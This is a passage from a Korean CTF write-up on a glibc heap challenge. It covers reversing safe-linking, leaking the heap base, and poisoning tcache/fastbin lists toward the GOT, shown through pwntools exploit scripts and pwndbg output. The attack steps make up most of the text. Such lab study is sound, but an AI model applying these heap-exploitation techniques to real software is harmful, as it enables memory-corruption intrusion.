of Fast-Bins and TCache. That is, mask the "next" pointers of the  
lists' chunks, and also perform allocation alignment checks on them.  
This mechanism reduces the risk of pointer hijacking, as was done with  
Safe-Unlinking in the double-linked lists of Small-Bins.  
It assumes a minimum page size of 4096 bytes (12 bits). Systems with  
larger pages provide less entropy, although the pointer mangling  
still works. */
```

```
#define PROTECT_PTR(pos, ptr) \  
  (((__typeof (ptr)) (((size_t) pos) >> 12) ^ ((size_t) ptr)))  
#define REVEAL_PTR(ptr) PROTECT_PTR (&ptr, ptr)
```

pos랑 ptr은 둘 다 heap 영역 주소를 가리키므로 같은 길이를 가진다
따라서 safe linking을 하더라도 ptr의 상위 12비트는 그대로 유지된다
이 특징을 이용해서 역연산이 가능하다

```
def decrypt_safe_link(addr):  
    key = (addr & 0x0000fff000000000) >> (4 * 3)  
    decrypted = addr ^ key  
    key = (decrypted & 0x00000000fff000000) >> (4 * 3)  
    decrypted = decrypted ^ key  
    key = (decrypted & 0x000000000000fff000) >> (4 * 3)  
    decrypted = decrypted ^ key  
    return decrypted
```

safe linking

```
pwndbg> x/6gx 0x3d6e290
0x3d6e290:      0x0000000000000000      0x0000000000000031
0x3d6e2a0:      0x00000000000003d6      0x459765332de2d2ef
0x3d6e2b0:      0x0000000000000000      0x0000000000000000
pwndbg> |
```

그러나 지금같이 tcache 내에 청크가 하나밖에 없어 다음 주소가 0이라면
현재 $FD \ll 12$ 한 값이 heap base address가 된다

heap base address를 알아야 하는 이유는 내가 원하는 주소로 FD를 조작하기 위해
내가 원하는 주소를 safe linking 해야 되기 때문이다

safe linking

```
pwndbg> x/6gx 0x3d6e290
0x3d6e290:      0x0000000000000000      0x0000000000000031
0x3d6e2a0:      0x00000000000003d6      0x459765332de2d2ef
0x3d6e2b0:      0x0000000000000000      0x0000000000000000
pwndbg> set *(long long *)0x3d6e2a0 = (0x3d6e2a0 >> 12) ^ 0x12345678
pwndbg> bins
tcachebins
0x30 [ 1]: 0x3d6e2a0 ← 0x12345678
fastbins
empty
unsortedbin
empty
smallbins
empty
largebins
empty
pwndbg> |
```

heap area

```
pwndbg> vmmmap
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
Start      End Perm  Size  Offset File (set vmmmap-prefer-relpaths on)
0x400000    0x401000 r--p   1000    0 note
0x401000    0x402000 r-xp   1000   1000 note
0x402000    0x403000 r--p   1000   2000 note
0x403000    0x404000 r--p   1000   2000 note
0x404000    0x405000 rw-p   1000   3000 note
0x3d6e000   0x3d8f000 rw-p  21000    0 [heap]
0x789ee1e68000 0x789ee1e6b000 rw-p    3000    0 [anon_789ee1e68]
0x789ee1e6b000 0x789ee1e93000 r--p   28000    0 libc.so.6
0x789ee1e93000 0x789ee2028000 r-xp  195000  28000 libc.so.6
0x789ee2028000 0x789ee2080000 r--p   58000 1bd000 libc.so.6
0x789ee2080000 0x789ee2084000 r--p    4000 214000 libc.so.6
0x789ee2084000 0x789ee2086000 rw-p    2000 218000 libc.so.6
0x789ee2086000 0x789ee2095000 rw-p    f000    0 [anon_789ee2086]
0x789ee2095000 0x789ee2097000 r--p    2000    0 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2 (deleted)
0x789ee2097000 0x789ee20c1000 r-xp   2a000  2000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2 (deleted)
0x789ee20c1000 0x789ee20cc000 r--p    b000  2c000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2 (deleted)
0x789ee20cd000 0x789ee20cf000 r--p    2000  37000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2 (deleted)
0x789ee20cf000 0x789ee20d1000 rw-p    2000  39000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2 (deleted)
0x7fff4b1da000 0x7fff4b1fb000 rw-p   21000    0 [stack]
0x7fff4b33b000 0x7fff4b33f000 r--p    4000    0 [vvar]
0x7fff4b33f000 0x7fff4b341000 r-xp    2000    0 [vdso]

pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x3d6e000
Size: 0x290 (with flag bits: 0x291)

Free chunk (tcachebins) | PREV_INUSE
Addr: 0x3d6e290
Size: 0x30 (with flag bits: 0x31)
fd: 0x12346b16

Allocated chunk | PREV_INUSE
Addr: 0x3d6e2c0
Size: 0x30 (with flag bits: 0x31)

Top chunk | PREV_INUSE
Addr: 0x3d6e2f0
Size: 0x20d10 (with flag bits: 0x20d11)
```

tcache_perthread_struct

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x366ec000
Size: 0x290 (with flag bits: 0x291)

Free chunk (tcachebins) | PREV_INUSE
Addr: 0x366ec290
Size: 0x30 (with flag bits: 0x31)
fd: 0x366ec

Allocated chunk | PREV_INUSE
Addr: 0x366ec2c0
Size: 0x30 (with flag bits: 0x31)

Top chunk | PREV_INUSE
Addr: 0x366ec2f0
Size: 0x20d10 (with flag bits: 0x20d11)

pwndbg> p *(struct tcache_perthread_struct *)0x366ec010
$1 = {
    counts = {0, 1, 0 <repeats 62 times>},
    entries = {0x0, 0x366ec2a0, 0x0 <repeats 62 times>}
}
```

note

The image shows a terminal window with a dark background. The top part of the window displays a Python script named `sol.py` with functions `create`, `show`, `update`, and `delete`. The script uses a simple memory management system with a `heap_base` and `heap` pointer. The bottom part of the window shows the output of running `python3 sol.py`, which includes a list of menu options (1. create, 2. read, 3. update, 4. delete) and a prompt for user input.

On the right side of the image, there is a separate window showing a memory dump. The dump is titled `vmmap` and displays a table of memory regions. The table has columns for `Start`, `End`, `Perm`, `Size`, `Offset`, and `File`. The dump shows various memory regions, including `[heap]`, `[anon_700ab881c]`, `[anon_700ab89cf]`, `[anon_700ab89dc]`, `[stack]`, `[vvar]`, and `[vdso]`.

note

```
grail@siftlab-grail: /mnt/c/Use  X  +  ~
sla(b'size: ', str(size).encode())
sa(b'data: ', data)

def show(idx):
    sla(b'> ', b'2')
    sla(b'idx: ', str(idx).encode())

def update(idx, data):
    sla(b'> ', b'3')
    sa(b'data: ', data)

def delete(idx):
    sla(b'> ', b'4')
    sla(b'idx: ', str(idx).encode())

pause()

create(0, 32, b'a')
delete(0)
show(0)

r.recvuntil(b'data: ')
heap_base = u64(r.recvuntil(b'\n', drop=True).ljust(0, b'\0')) << 12
info('heap: ' + hex(heap_base))

for _ in range(6):
    create(0, 32, b'a')
    delete(0)

r.interactive()
~
~
"sol.py" 41L, 738B written

grail@siftlab-grail: /mnt/c/Users/grail/Downloads/note/deploy$ python3 sol.py
[*] Starting local process './note': pid 2888
[*] Paused (press any to continue)
[*] heap: 0x2d037000
[*] Switching to interactive mode
1. create
2. read
3. update
4. delete
> $

41,1      Bot

:26      in ../sysdeps/unix/sysv/linux/read.c
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
-----[ REGISTERS / show-flags off / show-compact-regs off ]-----
RAX 0xffffffffffffe00
RBX 0x7cf13c01aaa0 (_IO_2_1_stdin_) ← 0xfbad208b
RCX 0x7cf13bf14862 (read+18) ← cmp rax, -0x1000 /* 'H=' */
RDX 1
RDI 0
RSI 0x7cf13c01ab23 (_IO_2_1_stdin_+131) ← 0x1ca80000000000a /* '\n' */
R8 0
R9 0
R10 0xfffffffffffff80
R11 0x246
R12 0x7cf13c01b780 (_IO_2_1_stdout_) ← 0xfbad2887
R13 0xd68
R14 0x7cf13c016a00 (_IO_helper_jumps) ← 0
R15 0xd68
RBP 0x7cf13c017600 (_IO_file_jumps) ← 0
RSP 0x7ffda0eacc08 → 0x7cf13be8cc36 (_IO_file_underflow+390) ← test rax, rax
RIP 0x7cf13bf14862 (read+18) ← cmp rax, -0x1000 /* 'H=' */
-----[ DISASM / x86-64 / set emulate on ]-----
> 0x7cf13bf14862 <read+18>          cmp     rax, -0x1000      0xffffffffffffe00 - -0x1000      EFLAGS => 0x206 [ cf PF af zf
sf IF df of ac ]
0x7cf13bf14868 <read+24>          jae     read+112      <read+112>
↓
0x7cf13bf148c0 <read+112>         mov     rdx, qword ptr [rip + 0x105549]      RDX, [0x7cf13c019e10] => 0xfffffffffffff80
0x7cf13bf148c7 <read+119>         neg     eax
0x7cf13bf148c9 <read+121>         mov     dword ptr fs:[rdx], eax      [0x7cf13c0e66c0] <= 0x200
0x7cf13bf148cc <read+124>         mov     rax, 0xffffffffffffffff      RAX => 0xffffffffffffffff
0x7cf13bf148d3 <read+131>         ret
↓
0x7cf13be8cc36 <_IO_file_underflow+390> test    rax, rax      0xffffffffffffffff & 0xffffffffffffffff      EFLAGS =
> 0x206 [ cf PF af zf SF IF df of ac ]
0x7cf13be8cc39 <_IO_file_underflow+393> jle     _IO_file_underflow+472      <_IO_file_underflow+472>
↓
0x7cf13be8cc88 <_IO_file_underflow+472> mov     qword ptr [rbx + 0x90], 0xffffffffffffffff      [_IO_2_1_stdin_+144] <= 0xffffffff
ffffffff
0x7cf13be8cc93 <_IO_file_underflow+483> mov     edx, dword ptr [rbx]      EDX, [_IO_2_1_stdin_] => 0xfbad20
8b
-----[ STACK ]-----
00:0000  rsp 0x7ffda0eacc08 → 0x7cf13be8cc36 (_IO_file_underflow+390) ← test rax, rax
01:0008  0x7ffda0eacc10 ← 0x3c057600
02:0010  0x7ffda0eacc18 ← 0xffffffffffffffff
03:0018  0x7ffda0eacc20 ← 0x30 /* '0' */
04:0020  0x7ffda0eacc28 → 0x7cf13c01aaa0 (_IO_2_1_stdin_) ← 0xfbad208b
05:0028  0x7ffda0eacc30 → 0x7cf13c017600 (_IO_file_jumps) ← 0
06:0030  0x7ffda0eacc38 → 0x7cf13c01b580 (_nl_global_locale) → 0x7cf13bfda1c2 (_nl_C_name) ←
- 0x63d656d5f5f0043 /* 'C' */
07:0038  0x7ffda0eacc40 ← 0xfffffffffffff80
-----[ BACKTRACE ]-----
> 0 0x7cf13bf14862 read+18
1 0x7cf13be8cc36 _IO_file_underflow+390
2 0x7cf13be8dd96 _IO_default_uflow+54
3 0x7cf13be630d0 __vfprintf_internal+1776
4 0x7cf13be621d2 __isoc99_vfprintf+178
5 0x0017de None
6 0x7cf13be20d00 __libc_start_call_main+128
7 0x7cf13be20e40 __libc_start_main+128

pwndbg> bins
tcachebins
0x30 [ 7]: 0x2d0373c0 → 0x2d037390 → 0x2d037360 → 0x2d037330 → 0x2d037300 → 0x2d0372d0 → 0x2d0372a0 ← 0
fastbins
empty
unsortedbin
empty
smallbins
empty
largebins
empty
pwndbg> |
```

note

```
grail@siftlab-grail: /mnt/c/Users/grail/Downloads/note/deploy$ python3 sol.py
def show(idx):
    sla(b'> ', b'2')
    sla(b'idx: ', str(idx).encode())

def update(idx, data):
    sla(b'> ', b'3')
    sla(b'idx: ', str(idx).encode())
    sa(b'data: ', data)

def delete(idx):
    sla(b'> ', b'4')
    sla(b'idx: ', str(idx).encode())

pause()

create(0, 32, b'a')
delete(0)
show(0)

r.recvuntil(b'data: ')
heap_base = u64(r.recvuntil(b'\n', drop=True).ljust(8, b'\0')) << 12
info('heap: ' + hex(heap_base))

for _ in range(6):
    create(0, 32, b'a')
    delete(0)

exit_got = 0x404060

create(0, 32, b'a')
delete(0)
update(0, p64((heap_base >> 12) ^ exit_got))

r.interactive()
"sol.py" 47L, 871B written

grail@siftlab-grail: /mnt/c/Users/grail/Downloads/note/deploy$ python3 sol.py
[*] Starting local process './note': pid 2903
[*] Paused (press any to continue)
[*] heap: 0x394bb000
[*] Switching to interactive mode
1. create
2. read
3. update
4. delete
> $

45,1 Bot
```

```
:26      in ../sysdeps/unix/sysv/linux/read.c
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
RAX 0xffffffffffffe00
RBX 0x779ed301aa0 (_IO_2_1_stdin_) ← 0xfbad208b
RCX 0x779ed2f14862 (read+18) ← cmp rax, -0x1000 /* 'H=' */
RDX 1
RDI 0
RSI 0x779ed301ab23 (_IO_2_1_stdin+131) ← 0x1ca8000000000a /* '\n' */
R8 0
R9 0
R10 0xfffffffffffff80
R11 0x246
R12 0x779ed301b780 (_IO_2_1_stdout_) ← 0xfbad2887
R13 0xd68
R14 0x779ed3016a00 (_IO_helper_jumps) ← 0
R15 0xd68
RBP 0x779ed3017600 (_IO_file_jumps) ← 0
RSP 0x779ed2f148a8 → 0x779ed2e8cc36 (_IO_file_underflow+390) ← test rax, rax
RIP 0x779ed2f14862 (read+18) ← cmp rax, -0x1000 /* 'H=' */
[ DISASM / x86-64 / set emulate on ]
> 0x779ed2f14862 <read+18>          cmp     rax, -0x1000      0xffffffffffffe00 - -0x1000      EFLAGS => 0x206 [ cf PF af zf
sf IF df of ac ]
0x779ed2f14868 <read+24>          jae     read+112      <read+112>
↓
0x779ed2f148c0 <read+112>          mov     rdx, qword ptr [rip + 0x105549]    RDX, [0x779ed3019e10] => 0xfffffffffffff80
0x779ed2f148c7 <read+119>          neg     eax
0x779ed2f148c9 <read+121>          mov     dword ptr fs:[rdx], eax          [0x779ed30546c0] <= 0x200
0x779ed2f148cc <read+124>          mov     rax, 0xffffffffffffffff        RAX => 0xffffffffffffffff
0x779ed2f148d3 <read+131>          ret                                <_IO_file_underflow+390>
↓
0x779ed2e8cc36 <_IO_file_underflow+390> test     rax, rax          0xffffffffffffffff & 0xffffffffffffffff      EFLAGS =
> 0x206 [ cf PF af zf SF IF df of ac ]
0x779ed2e8cc39 <_IO_file_underflow+393> jle     _IO_file_underflow+472      <_IO_file_underflow+472>
↓
0x779ed2e8cc88 <_IO_file_underflow+472> mov     qword ptr [rbx + 0x90], 0xffffffffffffffff    [_IO_2_1_stdin+144] <= 0xffffffff
ffffffff
0x779ed2e8cc93 <_IO_file_underflow+483> mov     edx, dword ptr [rbx]          EDX, [_IO_2_1_stdin_] => 0xfbad20
8b
[ STACK ]
00:0000  rsp 0x779ed2f148a8 → 0x779ed2e8cc36 (_IO_file_underflow+390) ← test rax, rax
01:0008  0x779ed2f148b0 ← 0xd3057600
02:0010  0x779ed2f148b8 ← 0xffffffffffffffff
03:0018  0x779ed2f148c0 ← 0x30 /* '0' */
04:0020  0x779ed2f148c8 → 0x779ed301aa0 (_IO_2_1_stdin_) ← 0xfbad208b
05:0028  0x779ed2f148d0 → 0x779ed3017600 (_IO_file_jumps) ← 0
06:0030  0x779ed2f148d8 → 0x779ed301b580 (_nl_global_locale) → 0x779ed2fdalc2 (_nl_C_name) ←
- 0x636d656d5f5f0043 /* 'C' */
07:0038  0x779ed2f148e0 ← 0xfffffffffffff80
[ BACKTRACE ]
> 0 0x779ed2f14862 read+18
1 0x779ed2e8cc36 _IO_file_underflow+390
2 0x779ed2e8dd96 _IO_default_uflow+54
3 0x779ed2e630d0 __vfscanf_internal+1776
4 0x779ed2e62142 __isoc99_scanf+178
5 0x4017de None
6 0x779ed2e20d00 __libc_start_call_main+128
7 0x779ed2e20e40 __libc_start_main+128

pwndbg> bins
tcachebins
0x30 [ 7]: 0x394bb3c0 → 0x394bb390 → 0x394bb360 → 0x394bb330 → 0x394bb300 → 0x394bb2d0 → 0x394bb2a0 ← 0
fastbins
0x30: 0x394bb3e0 → 0x404060 (exit@got[plt]) ← 0x404
unsortedbin
empty
smallbins
empty
largebins
empty
pwndbg> |
```

note

```
grail@siftlab-grail: /mnt/CLike X + ~
def show(idx):
    sla(b'> ', b'2')
    sla(b'idx: ', str(idx).encode())

def update(idx, data):
    sla(b'> ', b'3')
    sla(b'idx: ', str(idx).encode())
    sa(b'data: ', data)

def delete(idx):
    sla(b'> ', b'4')
    sla(b'idx: ', str(idx).encode())

pause()

create(0, 32, b'a')
delete(0)
show(0)

r.recvuntil(b'data: ')
heap_base = u64(r.recvuntil(b'\n', drop=True).ljust(8, b'\0')) << 12
info('heap: ' + hex(heap_base))

for _ in range(6):
    create(0, 32, b'a')
    delete(0)

exit_got = 0x404060

create(0, 32, b'a')
delete(0)
update(0, p64((heap_base >> 12) ^ exit_got))

r.interactive()
"sol.py" 47L, 871B written

grail@siftlab-grail: /mnt/c/Users/grail/Downloads/note/deploy$ python3 sol.py
[*] Starting local process './note': pid 2903
[*] Paused (press any to continue)
[*] heap: 0x394bb000
[*] Switching to interactive mode
1. create
2. read
3. update
4. delete
> $ 1
idx: $ 1
size: $ 32
data: $ abc
1. create
2. read
3. update
4. delete
> $ 1
idx: $ 2
size: $ 32
malloc(): memory corruption (fast)
$

45,1 Bot

unsortedbin
empty
smallbins
empty
largebins
empty
pwndbg> x/6gx 0x404050
0x404050 <setvbuf@got.plt>: 0x0000779ed2e815f0 0x0000779ed2e62090
0x404060 <exit@got.plt>: 0x0000000000004010c0 0x0000000000000000
0x404070: 0x0000000000000000 0x0000000000000000
pwndbg> c
Continuing.

Program received signal SIGABRT, Aborted.
__pthread_kill_implementation (no_tid=0, signo=6, threadid=131524028876608) at ./nptl/pthread_kill.c:44
44 ./nptl/pthread_kill.c: No such file or directory.
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
+RAX 0
+RBX 0x779ed3054740 <- 0x779ed3054740
+RCX 0x779ed2e969fc (pthread_kill+300) <- mov r13d, eax
+ROX 6
+RDI 0xb57
+RSI 0xb57
+R8 0x7ffd7a4a1560 <- 0x20 /* ' ' */
+R9 0
+R10 8
+R11 0x246
+R12 6
+R13 0x16
+R14 1
+R15 1
+RBP 0xb57
+RSP 0x7ffd7a4a1490 -> 0x401704 <- endbr64
+RIP 0x779ed2e969fc (pthread_kill+300) <- mov r13d, eax
[ DISASM / x86-64 / set emulate on ]
- 0x779ed2e969fc <pthread_kill+300> mov r13d, eax R13D => 0
- 0x779ed2e969ff <pthread_kill+303> neg r13d R13D => 0
- 0x779ed2e96a02 <pthread_kill+306> cmp eax, 0xffffffff000 0x0 - 0xffffffff000 EFLAGS => 0x207 [ CF PF af zf sf IF df of ac ]
]
- 0x779ed2e96a07 <pthread_kill+311> mov eax, 0 EAX => 0
- 0x779ed2e96a0c <pthread_kill+316> cmovbe r13d, eax
- 0x779ed2e96a10 <pthread_kill+320> jmp pthread_kill+178 <pthread_kill+178>
- 0x779ed2e96982 <pthread_kill+178> mov rax, qword ptr [rsp + 0x08] RAX, [0x7ffd7a4a1518] => 0x6b002cc08a80c800
- 0x779ed2e9698a <pthread_kill+186> sub rax, qword ptr fs:[0x28] RAX => 0 (0x6b002cc08a80c800 - 0x6b002cc08a80c800)
- 0x779ed2e96993 <pthread_kill+195> jne pthread_kill+357 <pthread_kill+357>
- 0x779ed2e96999 <pthread_kill+201> add rsp, 0x90 RSP => 0x7ffd7a4a1520 (0x7ffd7a4a1490 + 0x90)
- 0x779ed2e969a0 <pthread_kill+208> mov eax, r13d EAX => 0
[ STACK ]
00:0000 rsp 0x7ffd7a4a1490 -> 0x401704 <- endbr64
01:0008 0x7ffd7a4a1498 -> 0x403e18 -> 0x401220 <- endbr64
02:0010 0x7ffd7a4a14a0 -> 0x779ed309d040 (_rtdl_global) -> 0x779ed309e2e0 <- 0
03:0018 0x7ffd7a4a14a8 -> 0x779ed3075f71 (_dl_fixup+257) <- mov r13, rax
04:0020 0x7ffd7a4a14b0 <- 1
05:0028 0x7ffd7a4a14b8 <- 0
06:0030 0x7ffd7a4a14c0 -> 0x779ed309e2e0 <- 0
07:0038 0x7ffd7a4a14c8 -> 0x404018 (free@got[plt]) -> 0x779ed2ea53e0 (free) <- endbr64
[ BACKTRACE ]
- 0 0x779ed2e969fc pthread_kill+300
- 1 0x779ed2e969fc pthread_kill+300
- 2 0x779ed2e969fc pthread_kill+300
- 3 0x779ed2e42476 raise+22
- 4 0x779ed2e207f3 abort+211
- 5 0x779ed2e89677 _libc_message+663
- 6 0x779ed2ea8cfc None
- 7 0x779ed2ea444c _int_malloc+2716

pwndbg>
```

note

```
3619 return _mld_malloc (pagesize, rounded_bytes, address);
3620 }
3621
3622 void *
3623 _libc_calloc (size_t n, size_t elem_size)
3624 {
3625     mstate av;
3626     mchunkptr oldtop;
3627     INTERNAL_SIZE_T sz, oldtopsize;
3628     void *mem;
3629     unsigned long clearsize;
3630     unsigned long nclears;
3631     INTERNAL_SIZE_T d;
3632     ptrdiff_t bytes;
3633
3634     if (__glibc_unlikely (__builtin_mul_overflow (n, elem_size, &bytes)))
3635     {
3636         __set_errno (ENOMEM);
3637         return NULL;
3638     }
3639
3640     sz = bytes;
3641
3642     if (!__malloc_initialized)
3643         ptmalloc_init ();
3644
3645     MAYBE_INIT_TCACHE ();
3646
3647     if (SINGLE_THREAD_P)
3648         av = &main_arena;
3649     else
3650         arena_get (av, sz);
3651
3652     if (av)
3653     {
3654         /* Check if we hand out the top chunk, in which case there may be no
3655            need to clear. */
3656         #if MORECORE_CLEARS
3657             oldtop = top (av);
3658             oldtopsize = chunksize (top (av));
3659             # if MORECORE_CLEARS < 2
3660                 /* Only newly allocated memory is guaranteed to be cleared. */
3661                 if (av == &main_arena &&
3662                     oldtopsize < mp_sbrk_base + av->max_system_mem - (char *) oldtop)
3663                     oldtopsize = (mp_sbrk_base + av->max_system_mem - (char *) oldtop);
3664             # endif
3665             if (av != &main_arena)
3666             {
3667                 heap_info *heap = heap_for_ptr (oldtop);
3668                 if (oldtopsize < (char *) heap + heap->mprotect_size - (char *) oldtop)
3669                     oldtopsize = (char *) heap + heap->mprotect_size - (char *) oldtop;
3670             }
3671             #endif
3672             else
3673             {
3674                 /* No usable arenas. */
3675                 oldtop = 0;
3676                 oldtopsize = 0;
3677             }
3678             mem = _int_malloc (av, sz);
3679             assert (!mem || chunk_is_mmapped (mem2chunk (mem)) ||
3680
```

note

```
if ((unsigned long) (nb) <= (unsigned long) (get_max_fast ()))
{
    idx = fastbin_index (nb);
    mfastbinptr *fb = &fastbin (av, idx);
    mchunkptr pp;
    victim = *fb;

    if (victim != NULL)
    {
        if (__glibc_unlikely (misaligned_chunk (victim)))
            malloc_printerr ("malloc(): unaligned fastbin chunk detected 2");

        if (SINGLE_THREAD_P)
            *fb = REVEAL_PTR (victim->fd);
        else
            REMOVE_FB (fb, pp, victim);
        if (__glibc_likely (victim != NULL))
        {
            size_t victim_idx = fastbin_index (chunksize (victim));
            if (__builtin_expect (victim_idx != idx, 0))
                malloc_printerr ("malloc(): memory corruption (fast)");
            check_reallocated_chunk (av, victim, nb);
        }
    }
}
```

note

```
if ((unsigned long) (nb) <= (unsigned long) (get_max_fast ()))
{
    idx = fastbin_index (nb);
    mfastbinptr *fb = &fastbin (av, idx);
    mchunkptr pp;
    victim = *fb;

    if (victim != NULL)
    {
        if (__glibc_unlikely (misaligned_chunk (victim)))
            malloc_printerr ("malloc(): unaligned fastbin chunk detected 2");

        if (SINGLE_THREAD_P)
            *fb = REVEAL_PTR (victim->fd);
        else
            REMOVE_FB (fb, pp, victim);
        if (__glibc_likely (victim != NULL))
        {
            size_t victim_idx = fastbin_index (chunksize (victim));
            if (__builtin_expect (victim_idx != idx, 0))
                malloc_printerr ("malloc(): more memory freed than allocated (fast)");
            check_reallocated_chunk (av, victim, nb);
        }
    }
}
```

이 청크의 크기 이 청크가 속한 fastbin의 크기

note

```
grail@siftlab-grail: /mnt/c/Alsa X + ~
sla(b'> ', b'2')
sla(b'idx: ', str(idx).encode())

def update(idx, data):
sla(b'> ', b'3')
sla(b'idx: ', str(idx).encode())
sa(b'data: ', data)

def delete(idx):
sla(b'> ', b'4')
sla(b'idx: ', str(idx).encode())

pause()

create(0, 32, b'a')
delete(0)
show(0)

r.recvuntil(b'data: ')
heap_base = u64(r.recvuntil(b'\n', drop=True).ljust(8, b'\0')) << 12
info('heap: ' + hex(heap_base))

for _ in range(6):
create(0, 32, b'a')
delete(0)

exit_got = 0x404060

create(0, 0x31, b'a')

r.interactive()
~
~
~
"sol.py" 45L, 818B written

grail@siftlab-grail: /mnt/c/Users/grail/Downloads/note/deploy$ python3 sol.py
[*] Starting local process './note': pid 2919
[*] Paused (press any to continue)
[*] heap: 0x3c852000
[*] Switching to interactive mode
1. create
2. read
3. update
4. delete
> $

45,15 Bot

pwndbg> c
Continuing.
^C
Program received signal SIGINT, Interrupt.
0x00007e38aad14862 in __GI___libc_read (fd=0, buf=0x7e38aae1ab23 <_IO_2_1_stdin_+131>, nbytes=1) at ../sysdeps/unix/sysv/linux/read.c:26
26 in ../sysdeps/unix/sysv/linux/read.c
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
RAX 0xffffffffffffe00
RBX 0x7e38aae1aaa0 (_IO_2_1_stdin_) <- 0xfbad208b
RCX 0x7e38aad14862 (read+18) <- cmp rax, -0x1000 /* 'H=' */
RDX 1
RDI 0
RSI 0x7e38aae1ab23 (_IO_2_1_stdin_+131) <- 0xe1ca80000000000a /* '\n' */
R8 0
R9 0x3c8523f0 <- 0x61 /* 'a' */
R10 0xfffffffffffff80
R11 0x246
R12 0x7e38aae1b780 (_IO_2_1_stdout_) <- 0xfbad2887
R13 0xd68
R14 0x7e38aae1a00 (_IO_helper_jumps) <- 0
R15 0xd68
RBP 0x7e38aae17600 (_IO_file_jumps) <- 0
RSP 0x7ffcdeldb3d8 -> 0x7e38aac8cc36 (_IO_file_underflow+390) <- test rax, rax
RIP 0x7e38aad14862 (read+18) <- cmp rax, -0x1000 /* 'H=' */
[ DISASM / x86-64 / set emulate on ]
< 0x7e38aad14862 <read+18> cmp rax, -0x1000 0xffffffffffffe00 - -0x1000 EFLAGS => 0x206 [ cf pf af zf
sf if df of ac ]
0x7e38aad14868 <read+24> ja read+112 <read+112>
0x7e38aad148c0 <read+112> mov rdx, qword ptr [rip + 0x105549] RDX, [0x7e38aae19e10] => 0xfffffffffffff80
0x7e38aad148c7 <read+119> neg eax [0x7e38aaf386c0] <= 0x200
0x7e38aad148cc <read+121> mov dword ptr fs:[rdx], eax RAX => 0xffffffffffffffff
0x7e38aad148d3 <read+121> mov rax, 0xffffffffffffffff <_IO_file_underflow+390>
0x7e38aac8cc36 <_IO_file_underflow+390> test rax, rax 0xffffffffffffffff & 0xffffffffffffffff EFLAGS =
0x206 [ cf pf af zf sf if df of ac ]
0x7e38aac8cc39 <_IO_file_underflow+393> jle _IO_file_underflow+472 <_IO_file_underflow+472>
0x7e38aac8cc88 <_IO_file_underflow+472> mov qword ptr [rbx + 0x90], 0xffffffffffffffff [_IO_2_1_stdin_+144] <= 0xffffffff
0x7e38aac8cc93 <_IO_file_underflow+483> mov edx, dword ptr [rbx] EDX, [_IO_2_1_stdin_] => 0xfbad208b
[ STACK ]
00:0000 rsp 0x7ffcdeldb3d8 -> 0x7e38aac8cc36 (_IO_file_underflow+390) <- test rax, rax
01:0000 0x7ffcdeldb3e0 -> 0x7ffcdeldbb10 -> 0x403e18 -> 0x401220 <- endbr64
02:0010 0x7ffcdeldb3e0 -> 0x7e38aae1aaa0 (_IO_2_1_stdin_) <- 0xfbad208b
03:0018 0x7ffcdeldb3f0 <- 0xa /* '\n' */
04:0020 0x7ffcdeldb3f8 -> 0x7e38aae1aaa0 (_IO_2_1_stdin_) <- 0xfbad208b
05:0028 0x7ffcdeldb400 -> 0x7e38aae17600 (_IO_file_jumps) <- 0
06:0030 0x7ffcdeldb408 -> 0x7e38aae1b580 (_nl_global_locale) -> 0x7e38aae17820 (_nl_C_LC_CTYPE) -> 0x7e38aad1alc2 (_nl_C_name) <- 0x636d656d5f5f0043 /* 'C' */
07:0038 0x7ffcdeldb410 <- 0xfffffffffffff80
[ BACKTRACE ]
< 0 0x7e38aad14862 read+18
1 0x7e38aac8cc36 _IO_file_underflow+390
2 0x7e38aac8d96 _IO_default_uflow+54
3 0x7e38aac630d0 _vfprintf_internal+1776
4 0x7e38aac62142 __isoc99_scanf+178
5 0x40174e None
6 0x7e38aac29d90 __libc_start_call_main+128
7 0x7e38aac29e40 __libc_start_main+128

pwndbg> x/10gx 0x4040a0
0x4040a0: 0x0000000000000000 0x0000000000000031
0x4040b0: 0x000000003c8523f0 0x0000000000000000
0x4040c0: 0x0000000000000000 0x0000000000000000
0x4040d0: 0x0000000000000000 0x0000000000000000
0x4040e0: 0x0000000000000000 0x0000000000000000
pwndbg>
```

note

```
grail@diff-lab-grail:/mnt/c/Users/grail/Downloads/note/deploy$ python3 sol.py
sla(b'> ', b'3')
sla(b'idx: ', str(idx).encode())
sa(b'data: ', data)

def delete(idx):
    sla(b'> ', b'4')
    sla(b'idx: ', str(idx).encode())

create(0, 32, b'a')
delete(0)
show(0)

r.recvuntil(b'data: ')
heap_base = u64(r.recvuntil(b'\n', drop=True).ljust(0, b'\0')) << 12
info('heap: ' + hex(heap_base))

for _ in range(6):
    create(0, 32, b'a')
    delete(0)

exit_got = 0x404060

create(0, 0x31, b'a')
create(1, 32, b'a')
delete(1)
update(1, p64((heap_base >> 12) ^ 0x4040a0))

r.interactive()

"sol.py" 46L, 884B written                                45,0-1      Bot

grail@siftlab-grail:/mnt/c/Users/grail/Downloads/note/deploy$ python3 sol.py
[*] Starting local process './note': pid 2999
[*] heap: 0x173f5000
[*] Switching to interactive mode
1. create
2. read
3. update
4. delete
> $
```

```
01:0008 -028 0x7ffc46507ad8 ← 0x246507b00
02:0010 -020 0x7ffc46507ae0 ← 0x20 /* ' ' */
03:0018 -018 0x7ffc46507ae8 ← 0x3ddab6baceal2600
04:0020 -010 0x7ffc46507af0 → 0x403e18 → 0x401220 ← endbr64
05:0028 -008 0x7ffc46507af8 ← 0
06:0030 rbp 0x7ffc46507b00 → 0x7ffc46507b20 ← 1
07:0038 |+008 0x7ffc46507b08 → 0x40177b ← jmp 0x4017b7 [ BACKTRACE ]

↳ 0          0x4015cd None
  1          0x40177b None
  2          0x70cafb229d99 _libc_start_call_main+128
  3          0x70cafb229d40 _libc_start_main+128
  4          0x401195 None

pwndbg> bins
tcachebins
